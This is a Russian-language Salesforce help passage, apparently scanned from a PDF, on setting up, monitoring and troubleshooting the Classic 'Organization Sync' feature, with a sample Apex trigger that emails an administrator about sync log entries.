
Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования опубликованных полей:

- Управление подключениями



Данное действие инициирует отображение списка связанных полей. По умолчанию выбираются все поддерживаемые поля.

Прим.:

- Список публикуемых полей не содержит поля аудита ввиду их автоматической синхронизации.
- Поля типа «Область обогащенного текста» не могут быть опубликованы.
- Поля формулы и поля сводного резюмирования недоступны для публикации, так как их значения определяются значениями других полей. В качестве временного решения опубликуйте поля ввода для поля формулы или поля сводного резюмирования. Затем создайте идентичное поле формулы или поле сводного резюмирования во второстепенной организации, ссылающейся на данные поля ввода для вычисления его значения.
- Поля поиска неопубликованных объектов не публикуются автоматически, т.к. публикация таких полей может привести к ошибкам синхронизации. Например, если поле объекта типа «Контакт» содержит поиск организаций, а объект типа «Организация» еще не опубликован, такое поле можно опубликовать только вручную.

4. Отмените выбор любых нужных полей. Прежде чем опубликовать поле, определите взаимосвязи поиска, подлежащие изменению.
5. Нажмите кнопку **«Сохранить»**.
6. При применении двусторонней синхронизации и отмене публикации поля после его публикации и подписки повторите предыдущие действия в связанной организации.

Внимание: Ниже перечислены действия над полем организации, инициирующие автоматическую отмену подписки на данное поле в связанной организации.

- Удаление поля
- Изменение типа поля
- Изменение размера или точности поля типа «Область подробного текста», «Текст», «Процент», «Число» или «Валюта»

Поле остается опубликованным, но требует повторной подписки в связанной организации.

Прим.: Чтобы добавить поле в опубликованный объект, рекомендуется опубликовать и подписаться на поле для синхронизации его обновлений. Рекомендуется сначала опубликовать поле и подписаться на него, и только после этого обновлять значение поля.

Подписка на объекты во второстепенной организации

Рекомендуем подписаться на опубликованный объект во второстепенной организации. При подписке на объект пользователь выполняет соотнесение объекта с самим собой, позволяя записям данного типа объекта отображаться во второстепенной организации.

Чтобы подписаться на объекты во второстепенной организации, выполните указанные ниже действия.

1. Выполните вход во второстепенную организацию.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения в столбце «Имя подключения».
4. Нажмите кнопку **«Подписаться/отменить подписку»** в разделе «Подписанные объекты».
5. Выберите параметр **«Автоматическое соотнесение объектов»** для соотнесения каждого объекта с самим собой. Например, объект «Организация» будет соотноситься с объектом «Организация».
6. Нажмите кнопку **«Сохранить»**. Теперь подписанные объекты отображаются в разделе «Подписанные объекты».

Подписка на объект в функции «Синхронизация организации» инициирует автоматическое соотнесение и подписку на все его поля. Чтобы отменить синхронизацию отдельного поля, отмените его публикацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования подписанных объектов:

- Управление подключениями

Редактирование подписанных полей

Подписка на объект в функции «Синхронизация организации» инициирует автоматическую подписку на его поля. Автоматическое соотнесение полей гарантирует правильную синхронизацию данных.

Чтобы просмотреть подписанные поля объекта, выполните указанные ниже действия.

1. Выполните вход в организацию-подписчик.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения.
4. Щелкните ссылку **«Правка»** напротив имени нужного объекта в разделе «Подписанные объекты».
   Подписка на поле выполняется при наличии в столбце «Поля пользователя» любого значения соотнесения, кроме значения «--Нет--». Поля должны соотноситься между собой (например, поле «Описание организации» соотносится с полем «Описание организации»).

Прим.:

- Параметр **«Недоступно»**, отображаемый для поля в столбце «Поля пользователя», указывает на использование данного поля для поиска неподписанного объекта. После подписки на проблемный объект подписка на соответствующие поля поиска выполняется автоматически.
- Чтобы отменить синхронизацию отдельного поля, просто отмените его публикацию; отмена подписки не требуется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования подписанных полей:

- Управление подключениями

Выполнение процесса публикации

Благодаря публикации объектов в основной организации и подписке на данные объекты во второстепенной организации, обновления записей для данных типов объектов могут передаваться из основной организации во второстепенную. Чтобы выполнить двустороннюю синхронизацию обновлений, рекомендуем опубликовать и подписаться на данные объекты в обратном направлении — из второстепенной организации в основную.

Важное замечание: При применении односторонней синхронизации пропустите данный процесс.

1. Откройте второстепенную организацию и опубликуйте все объекты в основную организацию.
2. Откройте основную организацию и выполните указанные ниже действия.
   a. Подпишитесь и соотнесите все опубликованные объекты.
   b. При необходимости измените подписанные поля объекта.

После публикации и подписки на объекты в обоих направлениях (из основной организации во второстепенную, а также из второстепенной организации в основную) рекомендуем выполнить пакетную синхронизацию для копирования записей во

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации и подписки на объекты:

- Управление подключениями

второстепенную организацию. После выполнения начальной пакетной синхронизации все вставки, обновления и удаления записей автоматически применяются к обеим организациям.

СМ. ТАКЖЕ:

Выбор способа синхронизации

Выполнение пакетной синхронизации

Выполнение пакетной синхронизации

Пакетная синхронизация инициирует копирование любой новой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Пакетная синхронизация копирует записи в одном направлении, поэтому выполнение пакетной синхронизации в основной организации инициирует копирование новых записей во второстепенной организации.

Для выполнения пакетной синхронизации:

1. Щелкните **«Пакетная синхронизация»** на странице сведений о подключении для синхронизации организации.
   Страница пакетной синхронизации отображает список всех опубликованных объектов.
2. Определите количество объектов для синхронизации или выберите контрольную дату за прошлый год для определения записей, подлежащих синхронизации.

   Важное замечание: Контрольная дата по умолчанию — за один год до текущей даты. При начальной пакетной синхронизации рекомендуем использовать пакетную синхронизацию записей на основе даты, позволяющую уменьшить объем данных, обрабатываемых за один раз.

   Например, сначала выполните пакетную синхронизацию на основе первой контрольной даты (три месяца назад), а затем выполните следующую пакетную синхронизацию на основе второй контрольной даты (шесть месяцев назад). Группирование записей не требует дополнительного времени ввиду отсутствия повторной синхронизации уже синхронизированных записей.
3. Нажмите кнопку **«Начать синхронизацию»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения пакетной синхронизации:

- Управление подключениями

Рекомендации по пакетной синхронизации

Пакетная синхронизация инициирует копирование любой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Копирование записи посредством пакетной синхронизации инициирует синхронизацию любых будущих обновлений записи.

Перенаправление записей вручную

Несмотря на преимущественное использование функции пакетной синхронизации для копирования записей во второстепенную организацию, система Salesforce позволяет также перенаправлять отдельные записи со страниц сведений о записях.

[Отмена публикации объектов и полей]

Чтобы отменить синхронизацию объекта или поля, отмените его публикацию в организациях. Помните, что объекты или поля, публикация которых отменяется, могут иметь связанные взаимосвязи поиска.

СМ. ТАКЖЕ:

[Рекомендации по пакетной синхронизации]

Рекомендации по пакетной синхронизации

Пакетная синхронизация инициирует копирование любой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Копирование записи посредством пакетной синхронизации инициирует синхронизацию любых будущих обновлений записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Когда следует выполнять пакетную синхронизацию?

Выполнение процесса публикации и подписки при настройке функции «Синхронизация организации» не инициирует добавление записей во второстепенную организацию. Чтобы быстро заполнить второстепенную организацию записями для предоставления пользователям доступа к данным во время простоя, выполните начальную пакетную синхронизацию. Кроме того, рекомендуем выполнять пакетную синхронизацию при каждой публикации и подписке на новые объекты.

Как выбрать контрольную дату на странице пакетной синхронизации?

Пакетная синхронизация инициирует копирование любых записей, созданных или измененных после наступления определенной даты в пределах одного года. Данная дата выбирается на странице пакетной синхронизации. При начальной пакетной синхронизации рекомендуем использовать пакетную синхронизацию записей на основе даты, позволяющую минимизировать объем данных, обрабатываемых за один раз.

Например, сначала выполните пакетную синхронизацию на основе первой контрольной даты (три месяца назад), а затем выполните следующую пакетную синхронизацию на основе второй контрольной даты (шесть месяцев назад). Группирование записей не требует дополнительного времени, поскольку система не копирует повторно уже синхронизированные записи.

Как контролировать выполнение пакетной синхронизации?

Чтобы просмотреть общее количество записей, ожидающих синхронизации, воспользуйтесь соответствующей очередью записей на странице сведений о подключении. Во время выполнения синхронизации кнопка **«Пакетная синхронизация»** неактивна. Выход из системы Salesforce не влияет на выполнение синхронизации. Кнопка **«Пакетная синхронизация»** становится активной после завершения синхронизации.

Может ли пакетная синхронизация завершиться неудачей?

Если запись, добавленная в пакетную синхронизацию, содержит ошибку (например, недопустимый поиск), то копирование данной записи и ее дочерних записей не выполняется; данная ошибка не препятствует копированию записей, которые не связаны с необработанными записями. Ошибки репликации регистрируются журналом синхронизации организации, тогда как ошибки метаданных регистрируются журналом подключений.

Как долго выполняется пакетная синхронизация?

Продолжительность пакетной синхронизации определяется количеством копируемых записей. Пакетная синхронизация может занять несколько часов или дней.

СМ. ТАКЖЕ:

Выполнение пакетной синхронизации

Перенаправление записей вручную

Несмотря на преимущественное использование функции пакетной синхронизации для копирования записей во второстепенную организацию, система Salesforce позволяет также перенаправлять отдельные записи со страниц сведений о записях.

Сначала добавьте связанный список «Внешний общий доступ» в макет страницы каждого типа объекта, публикуемого посредством функции «Синхронизация организации». Связанный список «Внешний общий доступ» отображает статус общего доступа для каждой записи, а также связанные подключения.

1. Чтобы перенаправить текущую и связанные записи во второстепенную организацию, выполните указанные ниже действия.
   a. Откройте страницу сведений о записи.
   b. Нажмите кнопку **«Перенаправить [тип объекта]»** в связанном списке «Внешний общий доступ».
2. Чтобы перенаправить несколько записей во второстепенную организацию, выполните указанные ниже действия.
   a. Откройте вкладку для нужного типа записи.
   b. Выберите нужное списковое представление из раскрывающегося списка «Просмотр» и нажмите кнопку **«Начать»**.
   c. Выберите нужные записи из спискового представления. Чтобы выбрать все записи, установите флажок в заголовке столбца.
   d. Нажмите кнопку **«Перенаправить подключениям»**.
3. Выберите нужное подключение в списке «Доступные подключения».
4. Чтобы переместить подключение в список «Выбранные подключения», нажмите кнопку **«Добавить»**.
5. При необходимости выберите нужные связанные записи.

   Прим.: При перенаправлении обращения во второстепенную организацию участники рабочей группы пользователя, элементы ленты, комментарии ленты и предопределенная рабочая группа подлежат автоматическому перенаправлению, поэтому соответствующие параметры не отображаются. Участники рабочей группы контакта не поддерживаются.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статуса внешнего общего доступа для записи:

- Чтение для записи

Для управления подключением для синхронизации организации выполните следующие действия.

- Управление подключениями

Отмена публикации объектов и полей

Чтобы отменить синхронизацию объекта или поля, отмените его публикацию в организациях. Помните, что объекты или поля, публикация которых отменяется, могут иметь связанные взаимосвязи поиска.

Отмена публикации **объекта** инициирует удаление связи синхронизированных записей данного типа объекта между двумя организациями. Например, при отмене публикации объекта последующее редактирование синхронизированной записи данного объекта в основной организации не будет реплицироваться во второстепенной организации ввиду отмены синхронизации данных записей.

Отмена публикации **поля** объекта препятствует синхронизации данного поля в синхронизированных записях данного типа объекта. Например, при отмене публикации поля «Стоимость» объекта «Возможность» синхронизированные записи возможностей остаются синхронизированными, но редактирование поля «Стоимость» записи возможности не будет реплицироваться в другой организации. Запись возможности, созданная после публикации поля «Стоимость», будет автоматически перенаправляться во второстепенную организацию, но не будет отображать поле «Стоимость» во второстепенной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования опубликованных объектов:

- Управление подключениями

1. Чтобы отменить публикацию объекта, выполните указанные ниже действия.
   a. Выполните вход в основную организацию.
   b. Откройте вкладку «Подключения».
   c. Щелкните имя нужного подключения в столбце «Имя подключения».
   d. Нажмите кнопку **«Публиковать/отменить публикацию»** в разделе «Опубликованные объекты».
   e. Отмените выбор нужного объекта.
   f. Нажмите кнопку **«Сохранить»**.
   g. При применении двусторонней синхронизации выполните предыдущие действия во второстепенной организации.
2. Чтобы отменить публикацию поля, выполните указанные ниже действия.
   a. Выполните вход в основную организацию.
   b. Откройте вкладку «Подключения».
   c. Щелкните имя нужного подключения в столбце «Имя подключения».
   d. Щелкните ссылку **«Правка»** напротив имени нужного объекта в разделе «Опубликованные объекты».
   e. Отмените выбор нужного поля.
   f. Нажмите кнопку **«Сохранить»**.
   g. При применении двусторонней синхронизации выполните предыдущие действия во второстепенной организации.

Управление функцией «Синхронизация организации»

Контролируйте состояние среды для функции «Синхронизация организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отслеживание среды для функции «Синхронизация организации»

Страница сведений о подключении содержит важную информацию, позволяющую поддерживать актуальность статуса подключения функции «Синхронизация организации».

Действия в очереди записей для функции «Синхронизация организации»

При отправке обновления записи между основной и второстепенной организациями запись отображается в соответствующей очереди записей на странице сведений о подключении. Столбец «Действие» данной очереди отображает действие репликации, выполняемое для записи.

Отслеживание ошибок синхронизации посредством триггера журнала синхронизации организации

Рекомендуем создать триггеры Apex для журнала синхронизации организации, позволяющие проверять выполнение синхронизации и отслеживать ошибки.

Составление отчета по журналу синхронизации организации

Администратор функции «Синхронизация организации» может создавать типы настраиваемых отчетов для журнала синхронизации организации, позволяющие отслеживать ошибки синхронизации.

Диагностика ошибок синхронизации

При переключении между основной и второстепенной организациями пользователям функции «Синхронизация организации» могут отображаться ошибки. Чтобы определить возможную причину и принять верное решение, просмотрите этапы устранения неполадок.

Приостановка подключения для функции «Синхронизация организации»

При обнаружении повторяющихся ошибок синхронизации или возникновении необходимости изменения организации рекомендуем приостановить подключение между основной и второстепенной организациями. Обновления, выполненные во время приостановки, синхронизируются после возобновления подключения.

Отслеживание среды для функции «Синхронизация организации»

Страница сведений о подключении содержит важную информацию, позволяющую поддерживать актуальность статуса подключения функции «Синхронизация организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При отправке обновления записи между организациями обновление отображается в соответствующей очереди записей на странице сведений о подключении до момента его получения связанной организацией. Очередь отображает исходящие действия синхронизации, поэтому обновление, отправляемое во второстепенную организацию, отображается в очереди основной организации.

Если синхронизировать обновленные данные не удалось, система повторит попытку. В столбце «Дата следующие попытки» запроса отображается очередь следующей попытки синхронизации. После нескольких неудачных попыток обновление добавляется в журнал синхронизации организации и удаляется из очереди. В журнал заносится одна запись после первой повторной попытки обновления и еще одна запись после удачного обновления или неудачной последней попытки. (Синхронизация пользователя и синхронизация метаданных повторно не выполняется, поэтому в случае неудачи в журнале синхронизации организации сразу же появляется соответствующая запись.)

Раздел «Журнал синхронизации организации» на странице сведений о подключении отображает последние записи журнала, а также содержит ссылку на полный журнал, расположенный на вкладке «Журнал синхронизации организации» системы Salesforce. В каждой записи журнала приводится информация об измененной записи, типе обновления, времени внесения записи в журнал, статусе и коде ошибки (при ее наличии). После первой неудачной попытки обновления поле «Статус» принимает значение «Повторная попытка», а после нескольких повторений принимает значение «Сбой» или «Решение найдено».

Совет:

- Если статус события не показан, добавьте поле «Статус» в макет страницы журнала синхронизации организации.
- Чтобы просмотреть сведения о событии и описание ошибки (при ее наличии), щелкните номер события.

Как правило, ошибки репликации вызываются необработанными взаимосвязями поиска. Если ошибка исправлена, запись добавляется в очередь при следующем обновлении. Столбец «Действие» позволяет получать подробные сведения о невыполненных операциях.

Действия в очереди записей для функции «Синхронизация организации»

При отправке обновления записи между основной и второстепенной организациями запись отображается в соответствующей очереди записей на странице сведений о подключении. Столбец «Действие» данной очереди отображает действие репликации, выполняемое для записи.

Ниже перечислены действия, доступные для записей в очереди.

Действие	Определение
Пакетная синхронизация	Выполняется копирование в связанную организацию записей, созданных или обновленных позднее указанной даты пакетной синхронизации.
Пакетная синхронизация пользователей	Выполняется копирование записей пользователей в связанную организацию.
Подключение восстановлено администратором	Подключение для синхронизации организации восстановлено пользователем.
Подключение приостановлено администратором	Подключение для синхронизации организации приостановлено пользователем. Обновления добавляются в очередь записей для функции «Синхронизация организации» и будут обработаны после возобновления подключения пользователем.
Деактивация подключения	Подключение для синхронизации организации деактивировано.
Подключение восстановлено	Подключение для синхронизации организации восстановлено

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действие	Определение
	автоматически, т.к. обе организации стали доступны.
Подключение приостановлено	Подключение для синхронизации организации было автоматически приостановлено, т.к. одна из связанных организаций недоступна. Обновления добавляются в очередь записей для функции «Синхронизация организации» и будут обработаны после возобновления подключения.
Обновление подключения	Ответственный за подключение для синхронизации организации обновлен; в настоящее время данное обновление отправляется связанной организации.
Удаление соотнесения полей	Публикация поля отменена; публикация отменяется в связанной организации.
Обновление имени соотнесения полей	Имя поля обновлено; данное обновление передается связанной организации.
Обновление соотнесения полей	Определение поля обновлено для данной записи; данное обновление передается связанной организации.
Общая вставка	Запись копируется в связанную организацию.
Общее обновление	Запись обновлена; данное обновление передается связанной организации.
Отправка обновления соотнесения по эл. почте	Соотнесение типа, поля или значения обновлено; администратор Salesforce уведомляется по эл. почте.
Отсутствует код партнера	Код объекта партнера отсутствует для записи; определение кода выполняется (участие пользователя не требуется).
Удаление репликации	Запись удалена; запись удаляется в связанной организации.
Восстановление репликации	Запись восстановлена; запись восстанавливается в связанной организации.
Удаление соотнесения типов	Соотнесение типов (например, определение настраиваемого объекта) удалено; соотнесение удаляется в связанной организации.
Обновление имени соотнесения типов	Имя соотнесения типов обновлено; данное обновление передается связанной организации.
Подписка партнера на набор соотнесений типов	Подписка на опубликованный объект выполнена; данное обновление отправляется в связанную организацию.
Обновление соотнесения типов	Соотнесение типов обновлено; данное обновление передается связанной организации.
Вставка пользователя	Пользователь копируется в связанную организацию.

Действие	Определение
Удаление соотнесения значений	Соотнесение значений раскрывающегося списка удалено; соотнесение удаляется в связанной организации.

Отслеживание ошибок синхронизации посредством триггера журнала синхронизации организации

Рекомендуем создать триггеры Apex для журнала синхронизации организации, позволяющие проверять выполнение синхронизации и отслеживать ошибки.

Ниже перечислены некоторые способы использования триггеров для журнала синхронизации организации.

- Создайте триггер, отправляющий администратору сообщения эл. почты при добавлении в журнал более 10 новых записей в течение последних 24 часов.
- При добавлении в журнал записи для организации инициируйте бизнес-правило, помечающее организацию флажком «Требует согласования».

Чтобы создать триггеры журнала синхронизации организации, введите строку *«Журнал синхронизации организации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Триггеры»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Пример ниже позволяет отправлять администратору сообщения эл. почты при добавлении новой записи в журнал. Замените текст, выделенный **полужирным шрифтом**, нужным адресом эл. почты.

```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[] {'test@salesforce.com'});
    mail.setReplyTo('test@salesforce.com');
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
    mail.setUseSignature(false);
    Messaging.sendEmail(new Messaging.SingleEmailMessage[]{mail});
}
```

СМ. ТАКЖЕ:

Составление отчета по журналу синхронизации организации

Управление триггерами Apex

Составление отчета по журналу синхронизации организации

Администратор функции «Синхронизация организации» может создавать типы настраиваемых отчетов для журнала синхронизации организации, позволяющие отслеживать ошибки синхронизации.

При создании типа настраиваемого отчета объект «Журнал синхронизации организации» может использоваться в качестве основного или дополнительного для любого объекта, поддерживаемого функцией «Синхронизация организации» (например, объект «Организации» или «Контакты»). Ниже перечислены некоторые способы использования функции составления отчетов, позволяющие отслеживать состояние среды для функции «Синхронизация организации».

- Создание настраиваемого отчета для объекта «Журнал синхронизации организации», возвращающего все записи журнала за определенный диапазон дат.
- Создание настраиваемого отчета для объекта «Обращение», возвращающего все записи журнала для записей, связанных с обращением в прошлом месяце.
- Создание панели мониторинга с отчетами, возвращающими:
  - Количество записей журнала за последние 24 часа
  - Количество записей журнала по типу поля

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: В журнале отображаются исходящие события синхронизации, поэтому результаты, возвращаемые в одном отчете, будут различаться в зависимости от организации, в которой вы работаете

Пример: Допустим, администратору Salesforce требуется создать тип настраиваемого отчета, который возвращает все записи журнала для записей, связанных с организацией на прошлой неделе.

- Администратор создает тип настраиваемого отчета «Записи организаций в журнале синхронизации организации» и сохраняет его в папку «Другие отчеты».
- Администратор выбирает объект «Организация» в качестве родительского, а объект «Журнал синхронизации организации» — в качестве дочернего, используя взаимосвязь **«Каждая запись "A" должна иметь как минимум одну связанную запись "B"»**.
- Администратор выбирает поля для добавления в тип отчета в разделе «Поля, доступные для отчетов».
- Администратор создает отчет на основе нового типа настраиваемого отчета и выбирает диапазон **«Прошлая неделя»**.

Диагностика ошибок синхронизации

При переключении между основной и второстепенной организациями пользователям функции «Синхронизация организации» могут отображаться ошибки. Чтобы определить возможную причину и принять верное решение, просмотрите этапы устранения неполадок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия при сбое начальной синхронизации

Возможная причина	Рекомендуемые действия
Запись включает поисковые поля, которые ссылаются на сами себя.	Проверьте, нет ли поисковых полей, которые ссылаются на сами себя. Например, поле `Case.Source` может ссылаться на поле `EmailMessage`, которое в свою очередь задает поиск по `Case`. Чтобы разрешить эту проблему, можно устранить отображение на поле `Source`, прежде чем сохранять отображение на объект `Case`.

Если синхронная запись отсутствует в связанной организации...

Возможная причина	Рекомендуемые действия
Выполняется копирование записи в связанную организацию.	Просмотрите очередь записей на странице сведений о подключении в организации, выбранной для создания записи. Если запись находится в очереди, значит выполняется ее копирование в связанную организацию. Запись удаляется из очереди после успешного или неудачного завершения копирования. При неудачном копировании запись добавляется в журнал синхронизации организации. Просмотрите журнал для получения дополнительной информации.
Тип объекта записи не опубликован и не подписан.	1. Опубликуйте и подпишитесь на объект. 2. Выполните пакетную синхронизацию для копирования записей данного типа объекта в связанную организацию.
Родительская запись не скопирована в связанную организацию.	1. Убедитесь, что тип объекта родительской записи опубликован и подписан. 2. Перенаправьте родительскую запись в связанную организацию вручную с помощью связанного списка «Внешний общий доступ» на странице сведений о записи. После перенаправления родительской записи система выполняет автоматическое перенаправление исключительно дочерних записей (например, комментарии к обращениям); другие дочерние записи (например, контакты) должны перенаправляться вручную.
Метаданные для объекта записи не совпадают между основной и второстепенной организациями. Например, одна из организаций не содержит тип поля или записи.	Обновите метаданные организаций.

Возможная причина	Рекомендуемые действия
Запись изменялась или создана до контрольной даты, выбранной пользователем при выполнении пакетной синхронизации.	Пакетная синхронизация копирует только записи, созданные или измененные после контрольной даты, выбранной пользователем при настройке пакетной синхронизации. Наиболее ранняя доступная для выбора контрольная дата — за один год до текущей даты. При необходимости перенаправьте запись в связанную организацию вручную посредством связанного списка «Внешний общий доступ».

Если второстепенная организация недоступна...

Возможная причина	Рекомендуемые действия
При обслуживании второстепенной организации система приостанавливает отправку всех обновлений записей из основной организации, поэтому очередь записей может содержать большое количество элементов.	Дождитесь завершения обслуживания. Основная организация возобновляет отправку обновлений записей по мере доступности второстепенной организации.

Если новый пользователь не копируется в связанную организацию...

Возможная причина	Рекомендуемые действия
Новый профиль, назначенный пользователю, не создан в связанной организации.	Журнал синхронизации организации регистрирует пользователя в качестве неудачной репликации. Прежде чем добавить пользователя в связанную организацию, добавьте назначенный ему профиль. 1. Создайте профиль в связанной организации. Убедитесь, что обе организации используют одно имя профиля. 2. Откройте запись пользователя в организации, выбранной для создания пользователя. Чтобы инициировать репликацию записи пользователя, щелкните **«Правка»** и нажмите кнопку **«Сохранить»**.
Пользователь не имеет стандартной лицензии пользователя Salesforce.	Синхронизируются только пользователи, имеющие стандартную лицензию Salesforce.

СМ. ТАКЖЕ:

Перенаправление записей вручную

Приостановка подключения для функции «Синхронизация организации»

При обнаружении повторяющихся ошибок синхронизации или возникновении необходимости изменения организации рекомендуем приостановить подключение между основной и второстепенной организациями. Обновления, выполненные во время приостановки, синхронизируются после возобновления подключения.

Чтобы приостановить подключение между организациями, выполните указанные ниже действия.

1. Откройте страницу сведений о нужном подключении.
2. Щелкните **«Приостановить»** вверху страницы.
3. Нажмите кнопку **«OK»**.
4. При использовании двусторонней синхронизации рекомендуем также выполнить предыдущие действия в связанной организации для приостановки обновлений в обоих направлениях. Приостановка подключения только в одном направлении может инициировать возникновение ошибок синхронизации.

Чтобы возобновить подключение между организациями, выполните указанные ниже действия.

1. Откройте страницу сведений о нужном подключении.
2. Щелкните **«Возобновить»** вверху страницы.
3. При приостановке обновлений в обоих направлениях рекомендуем также выполнить предыдущие действия в связанной организации.

После возобновления подключения система Salesforce отправляет обновления, находящиеся в очереди, в связанную организацию. Время, необходимое для обработки всех отложенных обновлений, определяется степенью наполнения очереди.

Важное замечание: По мере наполнения очереди увеличивается время, необходимое для синхронизации двух организаций. Чтобы минимизировать ошибки синхронизации, рекомендуем возобновить подключение как можно раньше.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приостановки и возобновления подключения для функции «Синхронизация организации»:

- Управление подключениями

СМ. ТАКЖЕ:

Рекомендации по приостановке подключения для функции «Синхронизация организации»

Рекомендации по приостановке подключения для функции «Синхронизация организации»

При необходимости подключение для функции «Синхронизация организации» между основной и второстепенной организациями Salesforce может быть временно приостановлено. Прежде чем приостановить подключение, рекомендуем просмотреть алгоритм данного процесса.

Когда следует приостановить подключение?

Ниже перечислены некоторые причины приостановки подключения.

- Обнаружение слишком большого количества ошибок синхронизации и необходимость их исправления.
- Необходимость изменения как минимум одной организации, препятствующего успешной синхронизации данных.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как приостановка подключения влияет на пользователей?

Приостановка подключения не влияет на большинство пользователей. При наличии полномочия «Управление подключениями» пользователям будут доступны некоторые изменения на странице сведений о подключении.

- Отображение кнопки **«Возобновить»** вместо кнопки **«Приостановить»**.
- Отображение недавнего события «Подключение : приостановлено администратором» в журнале подключений.
- Возможность обновления поля «Ответственный за подключение» и параметров для синхронизации метаданных, пользователей и полей аудита (обновления отправляются в связанную организацию после возобновления подключения).
- При длительной приостановке подключения очередь может содержать слишком большое количество обновлений.
- Связанные списки «Опубликованные объекты» и «Подписанные объекты» скрыты.

Кроме того, ответственный за подключение и пользователь, приостановивший подключение, получают два сообщения эл. почты в день с указанием количества событий, находящихся в очереди.

Что происходит при приостановке подключения?

Все обновления, выполненные во время приостановки подключения, добавляются в очередь записей для функции «Синхронизация организации». Обновления, добавленные в очередь, отправляются в связанную организацию после возобновления подключения.

Важное замечание: По мере наполнения очереди увеличивается время, необходимое для синхронизации двух организаций. Чтобы минимизировать ошибки синхронизации, рекомендуем возобновить подключение как можно раньше.

СМ. ТАКЖЕ:

Приостановка подключения для функции «Синхронизация организации»

Диагностика ошибок синхронизации

Создание собственного приложения Salesforce

Приложение представляет собой набор элементов, действующих совместно для реализации определенной функции. Предлагаются два типа приложений Salesforce: приложения Salesforce и приложения Lightning. Приложения Classic создаются и управляются в Salesforce Classic. Приложения Lightning создаются и управляются в Lightning Experience. Приложения обоих типов можно настраивать в соответствии с потребностями пользователей.

Приложения Classic — это набор стандартных и настраиваемых вкладок, содержащих следующие элементы:

- Большинство стандартных объектов, в том числе начальная страница, основная лента Chatter, группы и люди.
- настраиваемые объекты организации.
- вкладки Visualforce
- Компонент вкладки Lightning
- Приложения холста на вкладках Visualforce.
- Веб-вкладки

Приложения Lightning представляют собой набор, содержащий все элементы списка приложений Classic, вкладки страницы Lightning и служебные программы (например, Lightning Dialer). В приложениях Lightning пользователь может настраивать логотип приложения и менять его оформление (настраивать цвет панели навигации).

Кроме того, допускается обновление приложений Classic до приложений Lightning в Lightning Experience, однако две версии приложений должны управляться отдельно, в собственных средах.

